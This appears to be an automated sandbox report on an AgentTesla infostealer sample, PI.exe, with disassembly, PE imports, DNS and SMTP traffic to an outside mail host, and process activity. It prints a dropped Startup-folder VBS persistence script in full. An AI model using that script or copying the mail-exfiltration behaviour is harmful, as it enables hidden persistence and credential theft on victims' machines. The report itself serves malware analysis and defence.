call 00007FCC44AF3C49h
call 00007FCC44AA2934h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x93000	0x2476	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa0000	0x56b38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x98000	0x78e0	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x97000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x74a6c	0x74c00	False	0.527640691916	data	6.51771227621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x76000	0x1b2a8	0x1b400	False	0.175790209289	data	2.73498209356	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x92000	0xcb1	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x93000	0x2476	0x2600	False	0.350226151316	data	4.84432017187	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x96000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x97000	0x18	0x200	False	0.048828125	data	0.20058190744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x98000	0x78e0	0x7a00	False	0.565445696721	data	6.61076904488	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xa0000	0x56b38	0x56c00	False	0.799990431376	data	7.40298144524	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0xa0678	0x1d0	data		
RT_BITMAP	0xa0848	0x1e4	data		
RT_BITMAP	0xa0a2c	0x1d0	data		
RT_BITMAP	0xa0bfc	0x1d0	data		
RT_BITMAP	0xa0dcc	0x1d0	data		
RT_BITMAP	0xa0f9c	0x1d0	data		
RT_BITMAP	0xa116c	0x1d0	data		
RT_BITMAP	0xa133c	0x1d0	data		
RT_BITMAP	0xa150c	0x46fb8	data	English	United States
RT_BITMAP	0xe84c4	0x1d0	data		
RT_BITMAP	0xe8694	0xd8	data		
RT_BITMAP	0xe876c	0xd8	data		
RT_BITMAP	0xe8844	0xd8	data		
RT_BITMAP	0xe891c	0xd8	data		
RT_BITMAP	0xe89f4	0xd8	data		
RT_BITMAP	0xe8acc	0xe8	GLS_BINARY_LSB_FIRST		
RT_ICON	0xe8bb4	0xd228	data		
RT_ICON	0xf5ddc	0x1e8	data	English	United States
RT_DIALOG	0xf5fc4	0x52	data		
RT_RCDATA	0xf6018	0x10	data		
RT_RCDATA	0xf6028	0x274	data		
RT_RCDATA	0xf629c	0x6ca	Delphi compiled form 'TForm1'		
RT_GROUP_ICON	0xf6968	0x14	data	English	United States
RT_GROUP_ICON	0xf697c	0x14	data		
RT_HTML	0xf6990	0x1a5	data	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, SetCurrentDirectoryA, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCurrentDirectoryA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, lstrcmpA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtectEx, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemTime, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, FreeLibrary, FormatMessageA, FindResourceA, FindNextFileA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, ExitProcess, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWindowExtEx, SetWinMetaFileBits, SetViewportOrgEx, SetViewportExtEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, PolyPolyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, ExtTextOutA, ExtCreatePen, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt


DLL	Import
user32.dll	WindowFromPoint, WinHelpA, WaitMessage, ValidateRect, UpdateWindow, UnregisterClassA, UnionRect, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetMenuItemInfoA, SetMenu, SetKeyboardState, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindowEx, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, IsCharAlphaNumericA, IsCharAlphaA, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetNextDlgTabItem, GetMessageTime, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDoubleClickTime, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCaretPos, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumClipboardFormats, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreateWindowExA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, ChildWindowFromPoint, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayRedim, SafeArrayCreate, VariantChangeTypeEx, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
kernel32.dll	MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:23:09.924571037 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.028354883 CET	587	49745	66.70.204.222	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:23:10.028501987 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.266788960 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.267379999 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.371258020 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.375641108 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.480600119 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.529444933 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.605269909 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.714890003 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.714910984 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.714929104 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.715009928 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.722001076 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.825871944 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:10.873198986 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:10.900733948 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.004554987 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.005378962 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.109406948 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.110090017 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.214315891 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.214966059 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.318675041 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.319313049 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.423187971 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.424026966 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.527724028 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.529405117 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.529438972 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.529639006 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.529697895 CET	49745	587	192.168.2.4	66.70.204.222
Nov 21, 2020 09:23:11.633145094 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.633163929 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.633178949 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.633196115 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.635540009 CET	587	49745	66.70.204.222	192.168.2.4
Nov 21, 2020 09:23:11.685883999 CET	49745	587	192.168.2.4	66.70.204.222

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:29.665887117 CET	55854	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:29.701451063 CET	53	55854	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:30.782808065 CET	64549	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:30.820704937 CET	53	64549	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:31.618479013 CET	63153	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:31.658363104 CET	53	63153	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:33.606868029 CET	52991	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:33.633958101 CET	53	52991	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:34.454566956 CET	53700	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:34.481839895 CET	53	53700	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:36.034655094 CET	51726	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:36.061861992 CET	53	51726	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:36.859998941 CET	56794	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:36.887221098 CET	53	56794	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:37.800707102 CET	56534	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:37.827805042 CET	53	56534	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:38.591844082 CET	56627	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:38.618913889 CET	53	56627	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:39.402890921 CET	56621	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:39.430139065 CET	53	56621	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:40.270179033 CET	63116	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:40.297343969 CET	53	63116	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:41.075125933 CET	64078	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 21, 2020 09:22:41.102283001 CET	53	64078	8.8.8.8	192.168.2.4
Nov 21, 2020 09:22:53.258553982 CET	64801	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:22:53.285664082 CET	53	64801	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:09.849884033 CET	61721	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:09.900660992 CET	53	61721	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:12.888914108 CET	51255	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:12.924585104 CET	53	51255	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:13.544195890 CET	61522	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:13.591140032 CET	53	61522	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:14.005001068 CET	52337	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:14.042680979 CET	53	52337	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:14.345452070 CET	55046	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:14.381134987 CET	53	55046	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:14.571958065 CET	49612	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:14.607553005 CET	53	49612	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:14.738149881 CET	49285	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:14.773812056 CET	53	49285	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:15.049410105 CET	50601	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:15.087235928 CET	53	50601	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:15.203252077 CET	60875	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:15.230339050 CET	53	60875	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:15.750739098 CET	56448	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:15.786406040 CET	53	56448	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:16.347703934 CET	59172	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:16.374716997 CET	53	59172	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:17.341249943 CET	62420	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:17.368442059 CET	53	62420	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:17.770350933 CET	60579	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:17.806009054 CET	53	60579	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:27.831593037 CET	50183	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:27.858556032 CET	53	50183	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:28.011451960 CET	61531	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:28.047419071 CET	53	61531	8.8.8.8	192.168.2.4
Nov 21, 2020 09:23:32.962865114 CET	49228	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:23:32.998584986 CET	53	49228	8.8.8.8	192.168.2.4
Nov 21, 2020 09:24:03.075450897 CET	59794	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:24:03.102566004 CET	53	59794	8.8.8.8	192.168.2.4
Nov 21, 2020 09:24:04.330602884 CET	55916	53	192.168.2.4	8.8.8.8
Nov 21, 2020 09:24:04.366344929 CET	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 21, 2020 09:23:09.849884033 CET	192.168.2.4	8.8.8.8	0x605e	Standard query (0)	mail.hybridgroupco.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 21, 2020 09:23:09.900660992 CET	8.8.8.8	192.168.2.4	0x605e	No error (0)	mail.hybridgroupco.com	hybridgroupco.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:23:09.900660992 CET	8.8.8.8	192.168.2.4	0x605e	No error (0)	hybridgroupco.com		66.70.204.222	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 21, 2020 09:23:10.266788960 CET	587	49745	66.70.204.222	192.168.2.4	220-host.theserver.live ESMTP Exim 4.93 #2 Sat, 21 Nov 2020 12:23:10 +0400 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 21, 2020 09:23:10.267379999 CET	49745	587	192.168.2.4	66.70.204.222	EHLO 284992

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 21, 2020 09:23:10.371258020 CET	587	49745	66.70.204.222	192.168.2.4	250-host.theserver.live Hello 284992 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Nov 21, 2020 09:23:10.375641108 CET	49745	587	192.168.2.4	66.70.204.222	STARTTLS
Nov 21, 2020 09:23:10.480600119 CET	587	49745	66.70.204.222	192.168.2.4	220 TLS go ahead

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: PI.exe PID: 6512 Parent PID: 5976

General

Start time:	09:22:30
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI.exe'
Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.681442399.00000000027E5000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.681329227.0000000002772000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: notepad.exe PID: 1476 Parent PID: 6512

General

Start time:	09:22:31
Start date:	21/11/2020
Path:	C:\Windows\SysWOW64\notepad.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\notepad.exe
Imagebase:	0xcf0000
File size:	236032 bytes
MD5 hash:	D693F13FE3AA2010B854C4C60671B8E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	323010A	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	unknown	115	73 45 54 20 44 6f 4d 50 65 79 74 43 6f 71 6d 59 56 20 3d 20 63 72 65 41 74 45 4f 42 6a 65 63 74 28 22 57 73 63 52 49 70 54 2e 73 48 45 4c 6c 22 29 0d 0a 64 4f 6d 50 65 79 74 43 6f 71 6d 79 76 2e 72 55 6e 20 22 22 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 65 73 6b 74 6f 70 5c 50 49 2e 65 78 65 22 22 22 2c 20 30 2c 20 46 61 6c 73 65 00	sET DoMPeytCoqmYV = creAtEOBject("Wscript.sHELl")..dOmPeytCoqmyv.rUn """C:\Users\user\Desktop\PI.exe""", 0, False.	success or wait	1	323012F	WriteFile

Analysis Process: PI.exe PID: 5152 Parent PID: 6512

General

Start time:	09:22:31
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\PI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PI.exe'
Imagebase:	0x400000
File size:	987648 bytes
MD5 hash:	DBDA32339A6965FEFC794F220F944016
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.941812642.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.941872630.0000000000475000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.942359260.0000000002180000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.942468067.0000000002252000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.943139633.0000000002AC1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.943293284.0000000002B8A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.942414784.00000000021E2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.943432491.0000000002C69000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
